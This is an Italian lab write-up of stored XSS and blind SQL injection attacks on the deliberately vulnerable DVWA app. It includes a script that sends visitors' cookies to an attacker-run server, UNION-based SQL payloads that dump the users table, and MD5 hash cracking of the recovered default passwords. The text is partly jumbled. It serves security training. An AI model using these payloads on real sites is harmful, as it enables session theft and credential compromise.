


XSS STORED – SQL INJECTION BLIND

1.) XSS STORED

Il cross-site scripting persistente è una variante più pericolosa del cross-site scripting standard (o reflected) in quanto i dati forniti dall'attaccante (ovvero il codice/script malevolo) vengono salvati direttamente nel server e quindi visualizzati in modo permanente sulla pagina durante la normale navigazione da parte degli utenti. Le vulnerabilità di cross-site scripting, è bene ricordare, possono essere sfruttate quando i dati forniti dall'utente tramite form html vengono utilizzati lato server per costruire pagine senza controllare/sanitizzare la correttezza dei dati inseriti.

Di seguito i passaggi effettuati per un attacco XSS STORED da KALI LINUX verso la Web App DVWA di Metasploitable:

a)




Inserendo Il nome e un messaggio vediamo che l'output risulta visibile nella pagina corrente, pertanto proviamo ad inserire un semplicissimo script HTML e notiamo allo stesso modo l'output nella pagina.

La differenza sostanziale rispetto ad un cross-site scripting si può dedurre dal fatto che se cambio sezione e ritorno nella sezione corrente in seguito, il codice viene sempre eseguito, per cui è stato salvato nel server, ciò implica che i successivi utenti ogni volta che visitano la pagina vedranno tale output.

`<script> alert ("hello world") </script>`

b)




`python -m http.server 1337` // il nostro server è all'indirizzo 127.0.0.1 (localhost)

```
<script> window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>
```



Ecco che da adesso in poi ogni volta che ci si collega a questa pagina, ci sarà un redirect verso questo server con l'invio dei cookie sotto il controllo dell'attaccante.

A differenza di una SQL INJECTION standard , non vengono restituiti o i dati o i messaggi di errore a commento






Tornando nella sezione SQL INJECTION BLIND, iniziamo inserendo con il primo tentativo il numero **1** e vediamo che reagisce dando in output First name e Surname utente. Dopodichè proviamo ad inserire un altro numero RANDOM (ad.esempio 7) e vediamo che non restituisce **nessun** tipo di output. Inseriamo anche un carattere che sappiamo essere sbagliato come **'** e anche in tal caso non esce nessun output o messaggio di errore.




Avendo visto come reagisce il sistema, inseriamo una condizione sempre vera e in questo modo vengono restituiti tutti gli utenti in output:

% OR '0'='0

Sappiamo adesso quanti utenti ci sono ovvero 5.




Aprendo la sorgente della pagina, vediamo la QUERY come è scritta e vediamo anche il nome della tabella ovvero **"users"**. Inoltre possiamo anche constatare che non vi è nessun filtro sulla variabile **\$id** (il nome della tabella si può anche ricavare da una serie di comandi SQL grazie all' [information schema](#)).



Stampiamo i campi della tabella USERS, e notiamo i due campi necessari per noi per recuperare le password: USER e PASSWORD:

```
' and '!=0 UNION SELECT null,
CONCAT(table_name,0x0,column_name) FROM
information_schema.columns WHERE table_name='users'#
```



Infine con una semplice query e con UNION

andiamo a stampare le password:

```
'0' UNION SELECT user,password FROM users# (oppure: '
OR ''=' UNION SELECT ...)
```

LE PASSWORD SONO HASHATE, PER CUI OCCORREREBBE COME ULTIMO PASSAGGIO IL CRACKING DELLE PASSWORD . VI SONO DIVERSE POSSIBILITA' PER FARLO, ABBIAMO SCELTO UN METODO MOLTO SEMPLICE OVVERO L'UTILIZZO DEL SITO MD5 ONLINE:

MD5 encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare Cripta md5()

Oppure

5f4dcc3b5aa765d61d8327deb882cf99 Decripta md5()

md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")

password

Inseriamo per la visualizzazione solo la prima, ripetendo lo stesso procedimento, ecco di seguito le 5 password decifrate:

- 1.) Admin: password
- 2.) Gordon:abc123
- 3.) Hack: charley
- 4.) Pablo:letmein
- 5.) Smithy: password